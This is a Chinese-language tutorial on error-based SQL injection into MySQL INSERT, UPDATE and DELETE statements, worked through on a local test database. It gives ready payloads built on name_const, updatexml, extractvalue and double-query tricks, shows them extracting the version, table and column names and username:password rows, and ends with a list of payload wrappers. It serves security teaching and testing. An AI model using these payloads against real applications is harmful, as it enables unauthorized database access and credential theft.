

# Injection in Insert, Update and Delete Statements

时间	作者	等级	Rank
2017-02-08 19:48:33	<a href="#">captain (/profile/1/)</a>	低危	2

无描述...


## 介绍

大多数时候，当我们谈论SQL注入时，我们通过使用union关键字，基于错误，基于布尔和时间的注入方法来提取数据。当然，所有这些操作都是在应用程序上执行select语句的地方。如何在应用程序的执行插入，更新，删除语句执行注入呢？例如，当应用程序想要在数据库中存储ip地址，useragent，引用URL和内容时，使用insert语句，在创建新密码时操作用户帐户，更改名称，删除帐户会使用这些语句。不仅仅是用户输入，如果我们可以使用模糊到任何作为输入的地方做测试，如果程序没有正确过滤，我们可以继续并注入（假设没有WAF或任何黑名单）。这篇文章是基于MySQL错误响应，在web应用程序中，所出现的错误都会使用mysql\_error（）函数回显给我们。

## 测试环境

让我们先创建一个名为 newdb 的数据库，并创建一个表来练习我们的注入。

```
Create database newdb;
use newdb
CREATE TABLE users
(
  id int(3) NOT NULL AUTO_INCREMENT,
  username varchar(20) NOT NULL,
  password varchar(20) NOT NULL,
  PRIMARY KEY (id)
);
```



```
mysql> desc users;
+-----+-----+-----+-----+-----+-----+
| Field      | Type          | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| id         | int(3)        | NO   | PRI | NULL    | auto_increment |
| username   | varchar(20)   | NO   |     | NULL    |                |
| password   | varchar(20)   | NO   |     | NULL    |                |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)
```

## 注入语法

现在让我们将一些数据插入我们的数据库。语法如下

```
insert into users (id, username, password) values (1, 'Jane', 'Eyre');
```

上面的查询使用单引号。所以记住，我们必须这样注入。

```
insert into users (id, username, password)
values(1, ' 'Inject Here' ', 'Eyre');
```

如果查询使用双引号，注入应该使用双引号。

```
insert into users (id, username, password)
values
(1, " "Inject Here " ", "Eyre ");
```

这同样适用于update和delete语句。注意，在这些类型的注入像MySQL注释 – , # 不会注释掉查询的其余部分，它们也被视为正常字符。

## 使用name\_const()注入

我们可以使用像这样的name\_const () 函数注入。

```
mysql> insert into users (id, username, password) values (1,
-> '*'(select*from(select(name_const(version(),1)),name_const(version(),1))a)* ' '
-> , 'Eyre');
ERROR 1060 (42S21): Duplicate column name '5.5.35-0ubuntu0.12.04.1'
```

此查询返回版本的错误。

```
ERROR 1060 (42S21): Duplicate column name '5.5.35-0ubuntu0.12.04.1'
```

更新和删除语句采用完全相同的方法来注入。

```
delete from users
where id='*'*(select*from(select(name_const(version(),1)),name_const(version(),1))a)* ' ';
```

```
delete from users
where id='*'*(select*from(select(name_const(version(),1)),name_const(version(),1))a)* ' ';
```

在最新版本的MySQL中，你只能从name\_const函数中获取版本。没关系，我们有更多的方法来提取数据

## 使用updatexml () 注入


如果你知道XPATH注入，你可以使用这里的知识来进行注入。通常我们使用updatexml () 和 extractdata () 函数。

payload如下

```
' or updatexml(1,concat(0x7e,(version()))),0) or '
```

## Insert

```
insert into users (id, username, password)
values (1,' ' or updatexml(1,concat(0x7e,(version()))),0) or '', 'Eyre');
```

A terminal window with a dark background and green text. It shows the command 'mysql> insert into users (id, username, password) values (1, ' ' or updatexml(1,concat(0x7e,(version()))),0) or '', 'Eyre');' followed by the error message 'ERROR 1105 (HY000): XPATH syntax error: '~5.5.35-0ubuntu0.12.04.1''.

```
ERROR 1105 (HY000): XPATH syntax error: '~5.5.35-0ubuntu0.12.04.1'
```

## Update

```
update users
set password=' ' or updatexml(1,concat(0x7e,(version()))),0) or ''
where id=2 and username='Nervo';
```

## Delete

```
delete from users
where id=' ' or updatexml(1,concat(0x7e,(version()))),0) or '';
```

## 获取数据

为了本文的讲解，我将仅解释使用insert语句来转储数据。 update和delete语句没有任何变化。为了从information\_schema数据库中提取表，我们可以像这样构建我们的payload

```
' or updatexml(0,concat(0x7e,(select concat(table_name) from information_schema.tables where
table_schema=database() limit 0,1)),0) or '
```

我们的最终查询是

```
insert into users (id, username, password)
values (1,' ' or updatexml(0,concat(0x7e,(select concat(table_name)
from information_schema.tables
where table_schema=database() limit 0,1)),0) or '', 'Eyre');
```

获取列的数据

```
insert into users (id, username, password)
values (1,' ' or updatexml(0,concat(0x7e,(select concat(column_name)
from information_schema.columns
where table_name='users' limit 0,1)),0) or '', 'Eyre');
```

让我们使用insert和delete来获取users表中的第一个条目。

```
insert into users (id, username, password) values (1,' ' or updatexml(0,concat(0x7e,(select
concat_ws(':',id, username, password) from users limit 0,1)),0) or '', 'Eyre');
```

```
mysql> insert into users (id, username, password) values (1,' ' or
0,1)),0) or '', 'Eyre');
ERROR 1105 (HY000): XPATH syntax error: '~1:Jane:Eyre'
```

ERROR 1105 (HY000): XPATH syntax error: '~1:Jane:Eyre'

```
delete from users
where id=' ' or updatexml(0,concat(0x7e,(select concat_ws(':',id, username, password)
from users limit 0,1)),0) or '';
```

您可以在insert, update和delete语句中使用updatexml () 函数检索表和列。但是,如果您位于同一个表中,则无法使用update语句转储数据。例如现在我在users表中。如果我运行这个查询

```
update users
set password=' ' or updatexml(1,concat(0x7e,(select concat_ws(':',id, username, password) fr
om newdb.users limit 0,1)),0) or ''
where id=2 and username='Nervo';
```

这不会获取任何数据,因为我们试图使用目标数据库来转储数据。在这些情况下,目标数据库应该不同。再次为了本文创建一个新的数据库,作为学生与列id,名称,地址和插入一些值。现在如果注入点在学生表中,我们可以从其他表中转储数据,除了表本身。这仅适用于更新语句。

```
update students
set name=' ' or updatexml(1,concat(0x7e,(select concat_ws(':',id, username, password) from n
ewdb.users limit 0,1)),0) or ''
where id=1;
```

ERROR 1105 (HY000): XPATH syntax error: '~1:Jane:Eyre'

## 使用extractvalue () 注入

此函数也可用于XPATH注入。payload如下

```
' or extractvalue(1,concat(0x7e,database())) or '
```

- Insert

我们可以这样在insert语句中应用。

```
insert into users (id, username, password)
values (1,' or extractvalue(1,concat(0x7e,database())) or'', 'Eyre');
```

- Update

```
update users
set password='' or extractvalue(1,concat(0x7e,database())) or''
where id=2 and username='Nervo';
```

- Delete

```
delete from users where id='' or extractvalue(1,concat(0x7e,database())) or'';
```


## 数据提取

遵循在updatexml () 函数中讨论的相同方法。这是从information\_schema数据库检索所有表的示例。

```
insert into users (id, username, password) values (1,' or extractvalue(1,concat(0x7e,(select concat(table_name) from information_schema.tables where table_schema=database() limit 0,1))) or'', 'Eyre');
```

如上所述，获取用户名和密码的最终查询将是：

```
delete from users
where id='' or extractvalue(1,concat(0x7e,(select concat_ws(':',id, username, password) from users limit 0,1))) or'';
```



```
mysql> delete from users where id='' or extractvalue(1,concat(
-> ;
ERROR 1105 (HY000): XPATH syntax error: '~1:Jane:Eyre'
```

在转储中，相同的规则适用于如上所述的updatexml () 方法中的insert, update和delete。

## 双查询注入

我们可以通过使用双查询注入从数据库中直接提取数据。但是在MySQL中没有诸如双查询这样的东西。这也可以称为子查询注入。我们所要做的就是以错误的形式检索数据。我们也可以定义为基于错误的注入。

- Insert

```
insert into users (id, username, password)
values (1,' or (select 1 from(select count(*),concat((select (select concat(0x7e,0x27,cast
(database() as char),0x27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)*
2))x from information_schema.columns group by x)a) or'', 'Eyre');
```

```
mysql> insert into users (id, username, password) values (1,' or (s
-> concat(0x7e,0x27,cast(database() as char),0x27,0x7e)) from in
-> information_schema.columns group by x)a) or'', 'Eyre');
ERROR 1062 (23000): Duplicate entry '~newdb~1' for key 'group_key'
```

ERROR 1062 (23000): Duplicate entry '~newdb~1' for key 'group\_key'

- Update

```
update users
set password='' or (select 1 from(select count(*),concat((select (select concat(0x7e,0x27,c
ast(database() as char),0x27,0x7e)) from information_schema.tables limit 0,1),floor(rand(0)
*2))x from information_schema.columns group by x)a)or''
where id=2 and username='Nervo';
```

- Delete

```
delete from users
where id='' or (select 1 from(select count(*),concat((select (select concat(0x7e,0x27,cast
(database() as char),0x27,0x7e))
from information_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.column
s group by x)a)or'' ;
```

- 提取数据

假设你知道基于错误的注入。我们可以轻松地转储这样的表名。

```
insert into users (id, username, password)
values (1,' or (select 1 from(select count(*),concat((select (select (SELECT distinct conc
at(0x7e,0x27,cast(table_name as char),0x27,0x7e) FROM information_schema.tables Where table
_schema=database() LIMIT 0,1)) from information_schema.tables limit 0,1),floor(rand(0)*2))x
from information_schema.columns group by x)a) or '', 'Eyre');
```

ERROR 1062 (23000): Duplicate entry '~students~1' for key 'group\_key'

列名可以以这种方式转储。

```
insert into users (id, username, password)
values (1, '' or (select 1 from(select count(*),concat((select (select (SELECT distinct con
cat(0x7e,0x27,cast(column_name as char),0x27,0x7e) FROM information_schema.columns Where ta
ble_schema=database() AND table_name='users' LIMIT 0,1)) from information_schema.tables lim
it 0,1),floor(rand(0)*2))x from information_schema.columns group by x)a) or '', 'Eyre');
```

ERROR 1062 (23000): Duplicate entry '~id~1' for key 'group\_key'

使用limit函数继续。

最后，可以像这样获取用户名和密码。

```
insert into users (id, username, password)
values (1, '' or (select 1 from(select count(*),concat((select (select concat(0x7e,
0x27,cast(users.username as char),0x27,0x7e) FROM `newdb`.users LIMIT 0,1) ) from informati
on_schema.tables limit 0,1),floor(rand(0)*2))x from information_schema.columns group by x)
a) or '', 'Eyre');
```

ERROR 1062 (23000): Duplicate entry '~'Jane'~1' for key 'group\_key'

这同样适用于更新和删除。 你可以使用基于错误的注入来注入这两个语句。 他们遵循相同的语法。

## 其他变化

你也可以使用这些方法注入。

```
' or (payload) or '
' and (payload) and '
' or (payload) and '
' or (payload) and '='
'* (payload) *'
' or (payload) and '
'' - (payload) - ''
```

## 参考

mysql documentation

审核评价： 没有任何评价...

## 评论

提交

